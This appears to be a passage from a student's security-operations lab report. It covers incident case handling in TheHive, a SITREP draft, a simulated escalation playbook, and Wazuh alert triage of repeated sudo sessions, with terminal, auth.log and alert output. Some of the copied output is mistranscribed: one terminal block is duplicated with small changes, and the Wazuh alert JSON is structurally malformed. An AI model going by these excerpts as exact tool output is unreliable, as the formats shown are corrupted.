


Figure 3 created case

4.2 Observable Addition

An observable was added to the case:

- IP Address: 192.168.1.200
- MITRE Technique: T1078 (Valid Accounts)




Figure 4 : Observable adding

4.3 Escalation to Tier 2

The case was escalated from Tier 1 to Tier 2 analyst after initial triage. A detailed 100-word summary was added describing the incident and actions taken




Figure 5 :EscalationTier1 to Tier2




Figure 6 : analysing in the message in tier2

4.4 SITREP Draft

A Situation Report (SITREP) was created with the following details:

- Title: Unauthorized Access on Server-Y
- Detection Time: 2025-08-18 13:00
- IP Address: 192.168.1.200
- MITRE Technique: T1078

Actions Taken:

- Server was isolated from the network
- Initial triage performed by Tier 1
- Escalated to Tier 2 for investigation

Current Status:

The case is under investigation by Tier 2 team.



SITREP Draft Report

Incident Title: Unauthorized Access on Server-Y

Date/Time Detected: 2025-08-18 13:00

Summary:

A high-priority security incident was detected involving unauthorized access to Server-Y. The activity originated from IP address 192.168.1.200 and is associated with MITRE ATT&CK technique T1078 (Valid Accounts), indicating possible credential misuse.

Actions Taken:

- The affected server was isolated from the network
- Initial triage was performed by Tier 1 analyst
- Incident was escalated to Tier 2 for further investigation

Current Status:

The case is currently under investigation by the Tier 2 team.

Next Steps:

- Analyze authentication logs
- Identify compromised user accounts
- Monitor for lateral movement


4.5 Workflow Automation (Simulated)

A simulated playbook was designed to automate alert handling.

Workflow Logic:

1. Alert is generated
2. Severity is checked
3. If severity is high → assign to Tier 2
4. If not → assign to Tier 1
5. Notify analyst

This simulation represents how automation tools like Splunk Phantom streamline SOC operations.



5. Results

- Successfully created and managed an incident case
- Performed escalation from Tier 1 to Tier 2
- Documented incident using SITREP
- Simulated automation workflow

6. Challenges

- Initial setup of TheHive in Kali Linux environment
- Understanding user roles and permissions
- Managing limited system resources

7. Conclusion

This task provided hands-on experience in incident handling and escalation workflows. The use of TheHive enabled structured case management, while the SITREP improved reporting skills. The simulated playbook demonstrated the importance of automation in modern SOC environments.



TASK 4. Alert Triage with Threat Intelligence

1. Objective

The objective of this task is to simulate a security alert, perform alert triage using Wazuh, and validate Indicators of Compromise (IOCs) using threat intelligence platforms such as VirusTotal and AlienVault OTX.

2. Environment Setup

- Platform: Ubuntu (VirtualBox)
- SIEM Tool: Wazuh
- Network Type: NAT + Host-Only
- Target IP Address: **192.168.56.9**

3. Alert Triage Simulation

◆ Step 1: Network Verification

```
sudeep@sudeep-VirtualBox: ~  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:5c:b3:f2 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3  
        valid_lft 86275sec preferred_lft 86275sec  
    inet6 fd17:625c:f037:2:a00:27ff:fe5c:b3f2/64 scope global dynamic noprefixroute  
        valid_lft 86277sec preferred_lft 14277sec  
    inet6 fe80::a00:27ff:fe5c:b3f2/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:f1:b2:1e brd ff:ff:ff:ff:ff:ff  
    altnamename enx00027f1b21e  
    inet 192.168.56.9/24 brd 192.168.56.255 scope global dynamic noprefixroute enp0s8  
        valid_lft 475sec preferred_lft 475sec  
    inet6 fe80::5bf1:6f1e:7a3f:286a/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
sudeep@sudeep-VirtualBox:~$ sudo systemctl status wazuh-manager  
[sudo: authenticate] Password:  
● wazuh-manager.service - Wazuh manager  
   Loaded: loaded (/usr/lib/systemd/system/wazuh-manager.service; enabled; preset: enabled)  
   Active: active (running) since Thu 2026-04-02 17:07:11 IST; 2min 4s ago  
     Invocation: 2322ac2db3804079ae9c2cafd66e8415  
       Process: 1586 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)  
        Tasks: 173 (limit: 8856)  
      Memory: 300.5M (peak: 766.8M, swap: 23.1M, swap peak: 23.1M)  
         CPU: 1min 25.240s  
      CGroup: /system.slice/wazuh-manager.service  
              └─2470 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py  
                └─2471 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py  
                  └─2474 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py  
                    └─2477 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py  
                      └─2504 /var/ossec/bin/wazuh-integrator  
                        └─2527 /var/ossec/bin/wazuh-authd  
                          └─2555 /var/ossec/bin/wazuh-db
```

Figure 1: Network configuration showing assigned IP address (192.168.56.9)



Step 2: Wazuh Service Status

```
Apr 2 17:10
sudeep@sudeep-VirtualBox: ~
sudeep@sudeep-VirtualBox:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5c:b3:f2 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
        valid_lft 86275sec preferred_lft 86275sec
    inet6 fd17:625c:f037:2:a00:27ff:fe5c:b3f2/64 scope global dynamic noprefixroute
        valid_lft 86277sec preferred_lft 14277sec
    inet6 fe80::a00:27ff:fe5c:b3f2/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:f1:b2:1e brd ff:ff:ff:ff:ff:ff
    altname enx080027f1b21e
    inet 192.168.56.9/24 brd 192.168.56.255 scope global dynamic noprefixroute enp0s8
        valid_lft 475sec preferred_lft 475sec
    inet6 fe80::5bf1:6f1e:7a3f:288a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
sudeep@sudeep-VirtualBox:~$ sudo systemctl status wazuh-manager
[sudo: authenticate] Password:
● wazuh-manager.service - Wazuh manager
   Loaded: loaded (/usr/lib/systemd/system/wazuh-manager.service; enabled; preset: enabled)
   Active: active (running) since Thu 2026-04-02 17:07:11 IST; 2min 4s ago
     Invocation: 2322ac2db3804079ae9c2cafd66e8415
       Process: 1586 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
         Tasks: 173 (limit: 8856)
        Memory: 300.5M (peak: 766.8M, swap: 23.1M, swap peak: 23.1M)
           CPU: 1min 25.240s
      CGroup: /system.slice/wazuh-manager.service
              └─2470 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
                 2471 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
                 2474 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
                 2477 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
                 2504 /var/ossec/bin/wazuh-integratord
                 2527 /var/ossec/bin/wazuh-authd
                 2555 /var/ossec/bin/wazuh-db
```

Figure 2: Wazuh manager service running status

Step 3: Attack Simulation (Privilege Escalation)



```
sudeep@sudeep-VirtualBox:~$ sudo su
root@sudeep-VirtualBox:/home/sudeep# exit
exit
sudeep@sudeep-VirtualBox:~$ sudo su
root@sudeep-VirtualBox:/home/sudeep# exit
exit
sudeep@sudeep-VirtualBox:~$ sudo su
root@sudeep-VirtualBox:/home/sudeep# exit
exit
sudeep@sudeep-VirtualBox:~$ sudo su
root@sudeep-VirtualBox:/home/sudeep# exit
exit
sudeep@sudeep-VirtualBox:~$ sudo su
root@sudeep-VirtualBox:/home/sudeep# exit
exit
sudeep@sudeep-VirtualBox:~$ sudo su
root@sudeep-VirtualBox:/home/sudeep# exit
exit
sudeep@sudeep-VirtualBox:~$
```

Figure 3: Simulated suspicious activity using repeated sudo commands

Step 4: Log Analysis (auth.log)



```
API 2 17:38
sudeep@sudeep-VirtualBox: ~
sudeep@sudeep-VirtualBox: ~
sudeep@sudeep-VirtualBox:~$ sudo tail -n 20 /var/log/auth.log
2026-04-02T17:33:20.189257+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session closed for user root
2026-04-02T17:33:29.712473+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)
2026-04-02T17:33:29.712635+05:30 sudeep-VirtualBox sudo: sudeep : TTY=/dev/pts/0 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/grep sudeep /var/log/auth.log
2026-04-02T17:33:29.719333+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session closed for user root
2026-04-02T17:33:36.254978+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)
2026-04-02T17:33:36.255116+05:30 sudeep-VirtualBox sudo: sudeep : TTY=/dev/pts/0 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/tail -n 20 /var/log/auth.log
2026-04-02T17:33:36.264304+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session closed for user root
2026-04-02T17:34:12.177779+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)
2026-04-02T17:34:12.177779+05:30 sudeep-VirtualBox sudo: sudeep : TTY=/dev/pts/0 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/grep \"sudo\" /var/ossec/logs/alerts/alerts.json
2026-04-02T17:34:12.367157+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session closed for user root
2026-04-02T17:34:22.147539+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)
2026-04-02T17:34:22.147695+05:30 sudeep-VirtualBox sudo: sudeep : TTY=/dev/pts/0 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/grep \"pam\" /var/ossec/logs/alerts/alerts.json
2026-04-02T17:34:22.204578+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session closed for user root
2026-04-02T17:34:28.181117+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)
2026-04-02T17:34:28.181351+05:30 sudeep-VirtualBox sudo: sudeep : TTY=/dev/pts/0 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/tail -n 10 /var/ossec/logs/alerts/alerts.json
2026-04-02T17:34:28.187708+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session closed for user root
2026-04-02T17:35:01.873729+05:30 sudeep-VirtualBox CRON[13088]: pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)
2026-04-02T17:35:01.883691+05:30 sudeep-VirtualBox CRON[13088]: pam_unix(cron:session): session closed for user root
2026-04-02T17:36:17.079380+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)
2026-04-02T17:36:17.079720+05:30 sudeep-VirtualBox sudo: sudeep : TTY=/dev/pts/0 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/tail -n 20 /var/log/auth.log
sudeep@sudeep-VirtualBox:~$ sudo grep "sudo" /var/ossec/logs/alerts/alerts.json | tail -n 5
{"timestamp":"2026-04-02T17:34:28.414+0530","rule":{"level":3,"description":"PAM: Login session opened.","id":"5501","mitre":{"id":["T1078"],"tactic":["Defense Evasion"],"persistance","Privilege Escalation","Initial Access"},"technique":["Valid Accounts"],"firedtimes":26,"mail":false,"groups":["pam"],"syslog","authentication success"},"pci_dss":["10.2.5"],"gpg13":["7.8","7.9"],"gdpr":["IV 32.2"],"hipaa":["164.312.b"],"nist 800_53":["AU.14","AC.7"],"tsc":["CC6.8","CC7.2","CC7.3"],"agent":{"id":"000","name":"sudeep-VirtualBox"},"manager":{"name":"sudeep-VirtualBox"},"id":"1775131468.248069","full_log":"2026-04-02T17:34:28.181117+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)","pre_decoder":{"program_name":"sudo","timestamp":"2026-04-02T17:34:28.181117+05:30"},"decoder":{"parent":"pam","name":"pam"},"data":{"srcuser":"sudeep","dstuser":"root(uid=0)","uid":"1000"},"location":"/var/log/auth.log"},"timestamp":"2026-04-02T17:34:28.415+0530","rule":{"level":3,"description":"Successful sudo to ROOT executed.","id":"5402","mitre":{"id":["T1548.003"],"tactic":["Privilege Escalation"],"Defense Evasion"},"technique":["Sudo and Sudo Caching"],"firedtimes":17,"mail":false,"groups":["syslog","sudo"],"pci_dss":["10.2.5","10.2.2"],"gpg13":["7.6","7.8","7.13"],"gdpr":["IV 32.2"],"hipaa":["164.312.b"],"nist 800_53":["AU.14","AC.7","AC.6"],"tsc":["CC6.8","CC7.2","CC7.3"],"agent":{"id":"000","name":"sudeep-VirtualBox"},"manager":{"name":"sudeep-VirtualBox"},"id":"1775131468.248540","full_log":"2026-04-02T17:34:28.181351+05:30 sudeep-VirtualBox sudo: sudeep : TTY=/dev/pts/0 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/tail -n 10 /var/ossec/logs/alerts/alerts.json","predecoder":{"program_name":"sudo","timestamp":"2026-04-02T17:34:28.181117+05:30"},"decoder":{"parent":"sudo","name":"sudo"},"ftcomment":"First time user executed the sudo command"},"data":{"srcuser":"sudeep","dstuser":"root","tty":"/dev/pts/0","pwd":"/home/sudeep","command":"/usr/bin/tail -n 10 /var/ossec/logs/alerts/alerts.json"},"location":"/var/log/auth.log"},"timestamp":"2026-04-02T17:36:17.181+0530","rule":{"level":3,"description":"PAM: Login session closed.","id":"5502","firedtimes":27,"mail":false,"groups":["pam"],"syslog"},"pci_dss":["10.2.5"],"gpg13":["7.8","7.9"],"gdpr":["IV 32.2"],"hipaa":["164.312.b"],"nist 800_53":["AU.14","AC.7"],"tsc":["CC6.8","CC7.2","CC7.3"],"agent":{"id":"000","name":"sudeep-VirtualBox"},"manager":{"name":"sudeep-VirtualBox"},"id":"1775131577.249160","full_log":"2026-04-02T17:36:17.086923+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session closed for user root","predecoder":{"program_name":"sudo","timestamp":"2026-04-02T17:36:17.086923+05:30"},"decoder":{"parent":"pam","name":"pam"},"data":{"dstuser":"root"},"location":"/var/log/auth.log"},"timestamp":"2026-04-02T17:36:17.181+0530","rule":{"level":3,"description":"Successful sudo to ROOT executed.","id":"5402","mitre":{"id":["T1548.003"],"tactic":["Privilege Escalation"],"Defense Evasion"},"technique":["Sudo and Sudo Caching"],"firedtimes":18,"mail":false,"groups":["syslog","sudo"],"pci_dss":["10.2.5","10.2.2"],"gpg13":["7.6","7.8","7.13"],"gdpr":["IV 32.2"],"hipaa":["164.312.b"],"nist 800_53":["AU.14","AC.7","AC.6"],"tsc":["CC6.8","CC7.2","CC7.3"],"agent":{"id":"000","name":"sudeep-VirtualBox"},"manager":{"name":"sudeep-VirtualBox"},"id":"1775131577.249564","full_log":"2026-04-02T17:36:17.079720+05:30 sudeep-VirtualBox sudo: sudeep : TTY=/dev/pts/0 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/tail -n 20 /var/log/auth.log","predecoder":{"program_name":"sudo","timestamp":"2026-04-02T17:36:17.079720+05:30"},"decoder":{"parent":"sudo","name":"sudo"},"ftcomment":"First time user executed the sudo command"},"data":{"srcuser":"sudeep","dstuser":"root","tty":"/dev/pts/0","pwd":"/home/sudeep","command":"/usr/bin/tail -n 20 /var/log/auth.log"},"location":"/var/log/auth.log"},"timestamp":"2026-04-02T17:36:17.182+0530","rule":{"level":3,"description":"PAM: Login session opened.","id":"5501","mitre":{"id":["T1078"],"tactic":["Defense Evasion"],"Persistence","Privilege Escalation","Initial Access"},"technique":["Valid Accounts"],"firedtimes":27,"mail":false,"groups":["pam"],"syslog","authentication success"},"pci_dss":["10.2.5"],"gpg13":["7.8","7.9"],"gdpr":["IV 32.2"],"hipaa":["164.312.b"],"nist 